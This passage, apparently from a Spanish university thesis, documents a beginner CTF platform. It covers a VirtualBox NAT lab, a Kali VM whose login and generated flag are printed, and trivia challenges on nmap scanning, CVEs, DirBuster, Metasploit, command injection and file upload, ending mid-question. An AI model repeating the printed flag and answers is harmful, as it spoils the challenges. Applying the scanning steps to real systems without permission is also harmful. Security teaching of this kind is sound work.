


Figura 4.18: Red NAT RedUNED en VirtualBox

pero con el nombre y rango por defecto ya sería correcto. Ahora toda máquina que utilice un adaptador de red ligado a esa red NAT, como la máquina **KaliUNED** en la figura 4.19,




Figura 4.19: Configuración de red de la máquina KaliUNED en VirtualBox

tendrá conexión con el resto de máquinas conectadas a esa red NAT, es decir, con todas las máquinas con la misma configuración que en la captura anterior.

En el modo *NAT Network*, **VirtualBox** crea una red interna virtual que actúa como un enrutador NAT para las máquinas virtuales. Las máquinas virtuales conectadas a esta red interna obtienen una dirección IP privada y comparten una dirección IP única proporcionada por **VirtualBox** para acceder al host y a otros recursos externos, como Internet. Esta configuración es útil cuando se desea que las máquinas virtuales tengan conectividad con el exterior, pero no se desea que sean accesibles desde fuera del sistema.

El papel de **VirtualBox** en este modo es actuar como un enrutador NAT para las máquinas virtuales que están conectadas a la red interna virtual. Las máquinas virtuales se comunican con el exterior a través de esta interfaz virtual, que traduce las direcciones IP de las máquinas virtuales a la dirección IP del host (y, en última instancia, a través del enrutador del host al destino en Internet). Esto proporciona una capa adicional de seguridad, ya que las direcciones IP de las máquinas virtuales no son directamente visibles desde fuera del host.

Algunos puntos importantes a destacar de las máquinas virtuales conectadas en el modo *NAT Network* son las siguientes:

- **Direcciones IP privadas**: las máquinas virtuales reciben direcciones IP privadas asignadas por **VirtualBox** en una subred privada específica. Estas direcciones IP son invisibles desde fuera del host.

- **Acceso a recursos externos**: las máquinas virtuales pueden acceder a recursos externos, como Internet, utilizando la dirección IP compartida del host.

- **Acceso desde el host**: el host puede comunicarse con las máquinas virtuales a través de la dirección IP interna proporcionada por **VirtualBox**, permitiendo la configuración y administración de las máquinas.

- **Acceso desde otras máquinas virtuales en la misma NAT Network**: las máquinas virtuales dentro de la misma NAT Network pueden comunicarse entre sí a través de sus direcciones IP internas.

- **Acceso desde fuera del host**: en el modo NAT Network, las máquinas virtuales no son directamente accesibles desde fuera del host, proporcionando una capa adicional de seguridad.

En resumen, el modo *NAT Network* de **VirtualBox** permite que las máquinas virtuales tengan acceso a recursos externos a través de una red interna virtualizada, manteniendo una capa de aislamiento y seguridad entre las máquinas virtuales y el exterior.

4.4. Reto de iniciación

4.4.1. Reto 1: Preparando el terreno

4.4.1.1. Enunciado

¡Bienvenido al emocionante mundo de la **Ciberseguridad**! Hoy te convertirás en un auténtico hacker y deberás preparar tu entorno para la batalla. Aquí tienes una serie de desafíos que debes superar para demostrar tus habilidades:

1. Lo primero que necesitarás es el arma secreta de todo hacker: *VirtualBox*. Ve a VirtualBox y descarga la última versión estable. Asegúrate de instalarlo como todo un profesional.

2. Una vez que tengas *VirtualBox* en tu arsenal, importa la máquina virtual *KaliUNED*. Te la he adjuntado en formato *OVA* para que puedas cargarla rápidamente. Asegúrate de tenerla a mano y haz clic en *Importar servicio virtualizado* en *VirtualBox* para desplegar su poder.

3. ¡Hora de configurar tu red privada! Ve a *Archivo* → *Herramientas* → *Administrador de redes* → *Redes NAT* y crea una red llamada *RedUNED*. Ahora, haz clic derecho en la máquina virtual *KaliUNED* importada, selecciona *Configuración* y, en la pestaña *Red*, marca la opción *Red NAT* y elige *RedUNED* en la lista desplegable. ¡Prepárate para la conexión segura!

4. Es el momento de infiltrarte en la máquina virtual. Utiliza las credenciales de acceso *alumno:alumno* para iniciar sesión como todo un estudiante de la ciberseguridad. Accederás al escritorio de la máquina, donde se esconde el tesoro codiciado. Tu misión final es obtener el contenido del archivo **flag.txt**.

¡Listo para poner en marcha tu ingenio hacker y desvelar el **flag.txt**! Recuerda, la seguridad es importante, pero no olvides disfrutar del desafío en el camino. ¡Buena suerte, hacker intrépido!

4.4.1.2. Implementación

Se ha instalado una máquina virtual **Kali Linux 2023.1 (64 bits)** llamada **KaliUNED** con 4096 MB de RAM, 8 CPUs y 30 GB de disco duro. La ISO ha sido descargada de

Imagen ISO de Kali Linux

La instalación es trivial y no ha sido necesario instalar ninguna herramienta adicional más allá de las del pack inicial, como se puede observar en la figura 4.20




Figura 4.20: Herramientas instaladas en la máquina KaliUNED

Con la máquina ya configurada, se generó el flag

PhXRetiVLfF5s8x6aQcDTpExOZE8MG

y se depositó en el fichero `\home\alumno\Escritorio\flag.txt`.

4.5. Retos de trivial

El plugin de **CTFd** existente para realizar CTFs de tipo **Trivial** es de pago por lo que ha sido necesario evitarlo. Las preguntas consistirán en el texto con el enunciado y las posibles respuestas enumeradas mediante letras. El flag de estos retos será la letra asociada a la respuesta correcta.

Por otro lado, ninguno de estos retos lleva una implementación asociada, ya que la implementación es el diseño del propio enunciado.

4.5.1. Reto 2: Test de penetración

4.5.1.1. Enunciado

En este reto vamos a aprender un concepto vital: qué es un **test de penetración** y sus **fases**.

Imagina que eres un ladrón, pero en lugar de robar objetos físicos, te dedicas a robar secretos digitales. Un **test de penetración** es como un ensayo general para ver cuán astuto eres en la tarea de irrumpir en sistemas informáticos de forma ética. En lugar de causar daño, tu objetivo es descubrir las debilidades y brechas de seguridad para ayudar a los propietarios a fortalecer sus defensas. ¡Es como ser un héroe encubierto en el mundo cibernético!

Ahora, pongamos orden en este caos cibernético. Aunque todo **test de penetración** tiene una parte creativa, parte de una metodología. Un **test de penetración** tiene varias fases:

1. **Recopilación de información**: Aquí es donde te conviertes en el Sherlock Holmes de la ciberseguridad. Reúnes todo tipo de datos sobre el objetivo, como direcciones IP, nombres de dominio, correos electrónicos, ¡todo lo que puedas conseguir! Cuanta más información tengas, más fácil será encontrar puntos débiles.

2. **Análisis y escaneo**: Es hora de usar tus habilidades de espía tecnológico. Escaneas el objetivo en busca de puertos abiertos, servicios en ejecución y cualquier otra vulnerabilidad que pueda estar a la vista. ¡Mantén los ojos bien abiertos y no te dejes nada en el tintero!

3. **Explotación**: Aquí es donde pones a prueba tus habilidades hacker al máximo. Intentas aprovechar las debilidades encontradas para ganar acceso no autorizado al sistema objetivo. ¡Es como hacer malabarismos con cerraduras electrónicas y desarmar trampas virtuales!

4. **Post-explotación**: Una vez dentro, es hora de causar estragos... ¡Pero solo por un buen motivo! Exploras y evalúas el sistema, buscando información valiosa, elevando tus privilegios y asegurándote de dejar un registro detallado de tus acciones.

¿Cuál de las siguientes fases NO forma parte de un test de penetración?

a) Recopilación de información.

b) Ingeniería social.

c) Análisis y escaneo.

¿Cuál crees que es la respuesta correcta? El flag de este reto es la letra asociada a la opción correcta.

4.5.2. Reto 3: Escaneo de puertos

4.5.2.1. Enunciado

En este reto, vamos a aprender sobre conceptos clave relacionados con los puertos y el **escaneo de puertos**. Pero, ¿qué diablos son estos términos misteriosos?

Imagina que los sistemas informáticos son como casas con muchas puertas. Un puerto es como una puerta virtual que permite la comunicación entre un programa y la red. Al igual que en una casa, donde diferentes habitaciones tienen puertas numeradas, los puertos también tienen números específicos. Cada número de puerto se utiliza para un propósito diferente, como el correo electrónico, el acceso remoto o la navegación web. ¡Asegúrate de no tocar el timbre equivocado!

Ahora, prepárate para convertirte en un espía tecnológico. El **escaneo de puertos** es como una búsqueda detectivesca de puertas abiertas en un sistema. Mediante herramientas especiales, como *nmap*, puedes enviar mensajes a los diferentes puertos de una máquina para ver si están abiertos, cerrados o filtrados. Es como tocar suavemente cada puerta para comprobar si está bloqueada, abierta de par en par o si hay un guardia de seguridad en el medio.

Hablando de *nmap*, esta es una herramienta muy popular en el mundo de la ciberseguridad. Con *nmap*, puedes realizar un **escaneo de puertos** de manera rápida y eficiente. Aquí tienes un ejemplo sencillo de comando de *nmap*:

nmap -p 1-1000 -sS ⟨dirección IP⟩

Este comando escaneará los puertos del 1 al 1000 de la dirección IP especificada utilizando un escaneo *TCP SYN*. ¡Pero esto es solo la punta del iceberg! Si deseas aprender más sobre *nmap* y sus increíbles capacidades, puedes visitar el siguiente enlace:

Guía de referencia de nmap

¿Cuál de las siguientes opciones es la forma correcta de realizar un escaneo rápido (fast scan) con nmap?

a) *nmap -sS ⟨dirección IP⟩*

b) *nmap -p ⟨puerto⟩⟨dirección IP⟩*

c) *nmap -F ⟨dirección IP⟩*

¿Cuál crees que es la respuesta correcta? El flag de este reto es la letra asociada a la opción correcta.

4.5.3. Reto 4: Vulnerabilidad

4.5.3.1. Enunciado

En este reto, vamos a sumergirnos en el fascinante mundo de las **vulnerabilidades** y los **servicios web**. ¿Estás listo para aprender y divertirte al mismo tiempo? ¡Aquí vamos!

Las **vulnerabilidades** son como agujeros en la armadura de un sistema informático. Son debilidades o fallos que pueden ser explotados por los hackers para comprometer la seguridad de un sistema. Imagina a un valiente caballero tratando de proteger su castillo de los malvados. Una vulnerabilidad sería como una puerta trasera secreta que el malvado villano puede usar para infiltrarse y que el caballero no conoce.

Ahora, es hora de diferenciar entre dos tipos de **vulnerabilidades**: las de acceso y las de escalada de privilegios. Las **vulnerabilidades de acceso** son aquellas que permiten a un atacante aprovechar una debilidad en un sistema para obtener acceso no autorizado o controlar ciertas funcionalidades. Por otro lado, las **vulnerabilidades de escalada de privilegios** son aquellas que permiten a un atacante elevar su nivel de acceso y obtener privilegios más altos en un sistema. Es como si un hacker obtuviera una clave maestra para abrir todas las puertas en el castillo.

Ahora, hablemos de los **servicios web**. Estos son como camareros virtuales que ofrecen información y funcionalidades a través de internet. Son esenciales en nuestra vida digital, desde el correo electrónico hasta las redes sociales y las tiendas en línea. Pero, al igual que en un restaurante concurrido, los servicios web también pueden tener vulnerabilidades comunes. Algunas de las más típicas incluyen la inyección de código, las vulnerabilidades de autenticación, los ataques de fuerza bruta y las exposiciones de información confidencial. ¡Cuidado con los platos envenenados!

¿Cuál es la diferencia entre una vulnerabilidad de acceso y una vulnerabilidad de escalada de privilegios?

a) Una vulnerabilidad de acceso permite a un atacante obtener acceso no autorizado a un sistema, mientras que una vulnerabilidad de escalada de privilegios permite al atacante elevar su nivel de privilegios dentro del sistema.

b) Una vulnerabilidad de acceso permite a un atacante elevar su nivel de privilegios dentro del sistema, mientras que una vulnerabilidad de escalada de privilegios permite obtener acceso no autorizado al sistema.

c) Ambas vulnerabilidades son iguales en términos de consecuencias y solo difieren en su nombre para confundir a los expertos en seguridad.

¿Cuál crees que es la respuesta correcta? El flag de este reto es la letra asociada a la opción correcta.

4.5.4. Reto 5: CVE

4.5.4.1. Enunciado

En este desafío, vamos a sumergirnos en el mundo de las vulnerabilidades y los **Common Vulnerabilities and Exposures (CVE)**. Prepárate para expandir tus conocimientos y descubrir cómo pequeños defectos en las puertas pueden abrir grandes brechas de seguridad. ¡Aquí vamos!

Imagina que cada puerta representa un puerto en un sistema. Pero no todas las puertas son perfectas. Algunas pueden tener marcas débiles, cerraduras defectuosas o bisagras oxidadas. Estos defectos son como vulnerabilidades, puntos débiles que los atacantes maliciosos pueden aprovechar para infiltrarse. Los **CVE**, entonces, son como etiquetas que identifican y catalogan estos defectos específicos en las puertas en base a su marca, modelo... permitiendo a los expertos en seguridad conocerlos y tomar medidas para fortalecerlos.

Si deseas aprender más sobre los **CVE** y cómo se gestionan, te recomiendo seguir este enlace:

CVE Incibe

A continuación, se presentan tres opciones, elige la única opción que corresponda a una descripción correcta de la vulnerabilidad CVE-2017-0143:

a) "The Weak Lock": Esta vulnerabilidad permite la ejecución remota de código en sistemas Windows a través del protocolo RDP.

b) "The Silent Gate": Esta vulnerabilidad permite el acceso no autorizado a una base de datos a través de credenciales débiles.

c) "The EternalBlue Vulnerability": Esta vulnerabilidad permite la ejecución remota de código en sistemas Windows a través del protocolo SMB.

¿Cuál crees que es la respuesta correcta? El flag de este reto es la letra asociada a la opción correcta.

4.5.5. Reto 6: Ejecución remota de comandos

4.5.5.1. Enunciado

En este desafío, vamos a sumergirnos en el fascinante mundo de las vulnerabilidades de **ejecución remota de comandos (RCE)**, del inglés **Remote Code Execution**, y descubrir su importancia crítica. Prepárate para ampliar tus horizontes y explorar algunos casos famosos de ciberdelincuencia. ¡Vamos allá!

Las **vulnerabilidades de ejecución remota de comandos** son como defectos en la cerradura de una puerta, permitiendo a los atacantes maliciosos ingresar y ejecutar comandos arbitrarios en un sistema de forma remota. Es importante tener en cuenta que las **RCE** se consideran una

de las más graves en el campo de la **ciberseguridad**, ya que pueden permitir a los atacantes obtener un control total sobre el sistema comprometido.

Aquí tienes algunos ejemplos famosos de **CVEs** relacionados con la ejecución remota de código:

- *CVE-2014-6271*: Apodado *Shellshock*, esta vulnerabilidad en el intérprete de comandos Bash de Unix/Linux permitía la ejecución remota de comandos.
- *CVE-2017-0143*, conocido como *EternalBlue*, es un exploit que aprovecha una vulnerabilidad en el protocolo *SMB* y permitió la propagación masiva del ransomware *WannaCry*.
- *CVE-2019-0708*, apodado *BlueKeep*, permite la ejecución remota de código en sistemas Windows desprotegidos a través del protocolo RDP.
- *CVE-2021-44228*, apodado *Log4Shell*, es un fallo crítico encontrado en la ubicua biblioteca de inicio de sesión con base en *Java, Apache Log4j*. Es una vulnerabilidad de ejecución remota de código que permite a los agentes maliciosos ejecutar código Java arbitrario mediante inyección de *Java Naming and Directory Interface™ (JNDI)*.

Si deseas profundizar en el fascinante mundo de las vulnerabilidades de ejecución remota de comandos, puedes consultar este enlace:

Qué es un RCE

¿Cuál de las siguientes opciones describe correctamente la vulnerabilidad *Shellshock* (CVE-2014-6271)?

a) Una vulnerabilidad que permitía a los atacantes tomar el control total de los sistemas Windows explotando una falla en el protocolo SMB.

b) Una brecha de seguridad en el protocolo RDP de Microsoft Windows que permitía el acceso no autorizado a sistemas remotos.

c) Una vulnerabilidad en el intérprete de comandos Bash de Unix/Linux que permitía la ejecución remota de comandos.

¿Cuál crees que es la respuesta correcta? El flag de este reto es la letra asociada a la opción correcta.

4.5.6. Reto 7: Escaneo de directorios web

4.5.6.1. Enunciado

En este reto exploraremos los secretos ocultos de los directorios web y la importancia de escanearlos durante un pentest. Prepárate para adentrarte en un mundo de descubrimiento y desafío.

Durante un pentest en el que encontramos una web, el **escaneo de directorios web** es como buscar tesoros escondidos en una mansión misteriosa. Estos directorios son como habitaciones ocultas que pueden contener información confidencial, archivos sensibles o incluso vulnerabilidades. Es crucial realizar un escaneo exhaustivo de directorios web para asegurarnos de que no se nos escape nada importante. Algunos de estos directorios pueden ser públicos o destinados a ser vistos por el usuario, pero también existen casos en los que son directorios de backup u otros tipos de directorios que no están destinados al uso público, sino que están ahí por error o descuido del programador.

Una herramienta popular para el **escaneo de directorios web** es *DirBuster*. Es como el detective experto en descubrir puertas secretas en la mansión. En tu máquina *KaliUNED* puedes lanzar *DirBuster* ejecutando el comando

dirbuster

en la consola, lanzando así la interfaz gráfica de la herramienta. Algunas opciones útiles de *DirBuster* incluyen:

- *Target URL*: Especifica la URL del sitio web objetivo que deseas escanear.
- *Threads*: Permite ajustar el número de hilos concurrentes utilizados para el escaneo, lo que afecta la velocidad y el rendimiento.
- *Files with list of dirs/files*: Permite cargar una lista de directorios o archivos personalizada para realizar un escaneo específico. Recuerda que en tu máquina *KaliUNED* tienes una serie de wordlists a utilizar por dirbuster en el directorio `/usr/share/dirbuster/wordlists`.
- *Extension*: Permite buscar archivos con una extensión específica durante el escaneo.
- *Be Recursive*: Habilita la recursividad en el escaneo, permitiendo explorar subdirectorios y encontrar aún más tesoros ocultos.

Puedes aprender más sobre *DirBuster* y cómo utilizarlo en el siguiente enlace:

Artículo sobre DirBuster

Durante un pentest, ¿cuál es el objetivo principal del escaneo de directorios web?

a) Descubrir y explorar archivos locales en el sistema operativo del servidor.

b) Identificar y revelar información confidencial del sitio web, como detalles de la estructura interna o nombres de archivos.

c) Encontrar y explotar vulnerabilidades en el protocolo HTTPS.

¿Cuál crees que es la respuesta correcta? El flag de este reto es la letra asociada a la opción correcta.

4.5.7. Reto 8: Metasploit

4.5.7.1. Enunciado

En este desafío vamos a sumergirnos en la navaja suiza del hacking: *Metasploit*. Prepárate para adentrarte en el fascinante y a veces peligroso territorio de los CTFs. Pero no te preocupes, estoy aquí para ayudarte a entender los conceptos clave de *Metasploit* de una manera divertida y relajada. ¡Vamos allá!

Metasploit es una herramienta de prueba de penetración (pentesting) ampliamente utilizada en el campo de la ciberseguridad. Su nombre suena un poco a ciencia ficción, ¿verdad? Piensa en *Metasploit* como tu arsenal virtual de herramientas de hacking.

Para lanzar *Metasploit* en tu máquina *KaliUNED*, sigue estos pasos:

1. Abre una ventana de terminal (sí, esa ventanita negra que parece sacada de una película de hackers).
2. Escribe *msfconsole* y presiona Enter. ¡Abracadabra! *Metasploit* se desplegará ante tus ojos. Es como abrir una puerta hacia un mundo lleno de posibilidades maliciosas... ¡Eh, quiero decir, de pruebas éticas!

¡Aquí tienes una lista de comandos útiles para comenzar tu travesía con Metasploit!

- *search*: Busca módulos de *Metasploit* según tus necesidades de penetración.
- *use*: Selecciona un módulo específico para utilizar.
- *set*: Configura opciones específicas del módulo elegido.
- *show options*: Muestra las opciones disponibles para el módulo seleccionado.
- *exploit*: Ejecuta el módulo y desata el poder de la explotación en busca de vulnerabilidades.
- *sessions*: Muestra las sesiones abiertas y activas (un indicador de éxito).
- *background*: Envía una sesión activa a segundo plano.
- *exit*: Cierra *Metasploit* con estilo.

Aquí tienes el enlace a la documentación oficial de *Metasploit* para que puedas aprender más sobre cada uno de estos comandos:

Documentación Metasploit

Metasploit es famoso por su capacidad para explotar una amplia gama de vulnerabilidades conocidas, ya que es, entre otras cosas, una gran base de datos de exploits. Uno de esos exploits

es *EternalBlue* que sirve para explotar la vulnerabilidad *CVE-2017-0143* (¿Te suena?). Aquí tienes el enlace a una guía paso a paso para hacerlo:

Explotación CVE-2017-0143 con Metasploit

¿Cuál de las siguientes afirmaciones describe mejor Metasploit?

a) Una herramienta de gestión de contraseñas altamente segura.

b) Una herramienta de pruebas de penetración utilizada para descubrir y explotar vulnerabilidades en sistemas informáticos.

c) Un software de encriptación utilizado para proteger la privacidad de los datos en línea.

¿Cuál crees que es la respuesta correcta? El flag de este reto es la letra asociada a la opción correcta.

4.5.8. Reto 9: Inyección de comandos

4.5.8.1. Enunciado

En este reto nos sumergiremos en un tema que hará que tiemblen hasta los blue teamers más valientes: las **vulnerabilidades de inyección de comandos**. Prepárate para descubrir cómo un simple descuido puede convertirse en una pesadilla informática, permitiendo a los atacantes ejecutar comandos maliciosos en los sistemas. Agudiza tus habilidades, mantén tus defensas en alerta y prepárate para desarmar a estos temibles adversarios del ciberespacio.

Las **vulnerabilidades de inyección de comandos** son fallos de seguridad que permiten a un atacante ejecutar comandos no deseados en un sistema objetivo. Esto ocurre cuando un sistema no valida o filtra adecuadamente los datos de entrada, lo que permite que un atacante manipule dichos datos e introduzca comandos maliciosos. Estos comandos se ejecutan en el sistema como si fueran comandos legítimos, lo que puede llevar a acciones no autorizadas y potencialmente dañinas.

Existen varias situaciones en las que se podría producir una inyección de comandos. Algunos ejemplos comunes incluyen:

- **Formularios de entrada de datos en sitios web**: Si un sitio web no valida correctamente los datos que se ingresan en un formulario, un atacante podría aprovechar esta debilidad para inyectar comandos maliciosos en los campos de entrada. Por ejemplo, en un formulario de búsqueda, un atacante podría ingresar un comando en lugar de una palabra clave legítima, lo que permitiría la ejecución de ese comando en el servidor.
- **Parámetros de URL en aplicaciones web**: Si una aplicación web toma parámetros de la URL sin validarlos adecuadamente, un atacante podría manipular esos parámetros para inyectar comandos maliciosos. Esto puede conducir a la ejecución de comandos no deseados en el servidor.

- **Sistemas de administración remota**: Si un sistema de administración remota permite la ejecución de comandos sin una verificación adecuada, un atacante podría aprovechar esta funcionalidad para inyectar comandos maliciosos y obtener acceso no autorizado al sistema objetivo.

Si deseas ampliar tus conocimientos y practicar tus habilidades en **inyección de comandos**, aquí tienes un enlace a *PortSwigger* con alguna documentación útil y algunos laboratorios gratuitos:

Aprende sobre inyección de comandos en PortSwigger

¿Qué son las vulnerabilidades de inyección de comandos y cómo pueden ser explotadas?

a) Son errores de programación que causan comportamientos inesperados en un programa.

b) Son brechas de seguridad que permiten a un atacante ejecutar comandos maliciosos en un sistema vulnerable al manipular datos de entrada no validados.

c) Son técnicas de cifrado utilizadas para proteger la privacidad de los datos en línea.

¿Cuál crees que es la respuesta correcta? El flag de este reto es la letra asociada a la opción correcta.

4.5.9. Reto 10: Subida arbitraria de ficheros

4.5.9.1. Enunciado

En este reto nos adentraremos en el maravilloso mundo de las **vulnerabilidades de subida arbitraria de ficheros**, ¡dónde los archivos maliciosos se infiltran en lugares donde no deberían estar!

Las **vulnerabilidades de subida arbitraria de ficheros** son como si alguien intentara introducir un disfraz malicioso en una fiesta de disfraces sin ser detectado. Imagina que estás en una fiesta temática de superhéroes y cada asistente debe llevar su propio traje. Pero un bromista astuto decide colar un traje de villano en medio de la multitud de héroes y el portero de la fiesta no se da cuenta, pensando que es un disfraz más de superhéroe... ¡Esa intrusión disfrazada representa una **vulnerabilidad de subida arbitraria de ficheros**!

- **Formularios de subida de archivos adjuntos en un servicio de correo electrónico**: Supongamos que estás utilizando un servicio de correo electrónico donde puedes adjuntar archivos en tus mensajes. Si el sistema no valida adecuadamente los ficheros adjuntos, un atacante podría aprovechar esta debilidad y subir un archivo malicioso en lugar de un archivo legítimo. Por ejemplo, en lugar de enviar un archivo de presentación inocente, el atacante podría enviar un archivo ejecutable con intenciones malignas.

- **Plataformas de intercambio de archivos en línea**: Imagina que estás utilizando una plataforma de intercambio de archivos donde los usuarios pueden compartir documentos importantes. Si el sistema no realiza una verificación rigurosa de los ficheros subidos, un atacante podría aprovechar esto y subir un archivo malicioso haciéndolo pasar por un archivo confiable. Por ejemplo, en lugar de descargar un archivo PDF con información valiosa, terminarías descargando un archivo cargado de malware.

Si deseas ampliar tus conocimientos y practicar tus habilidades en **subida arbitraria de ficheros**, aquí tienes un enlace a *PortSwigger* con alguna documentación útil y algunos laboratorios gratuitos:

Aprende sobre subida arbitraria de ficheros en PortSwigger

¿En qué consisten las vulnerabilidades de subida arbitraria de ficheros y qué consecuencias podrían tener para un sistema?

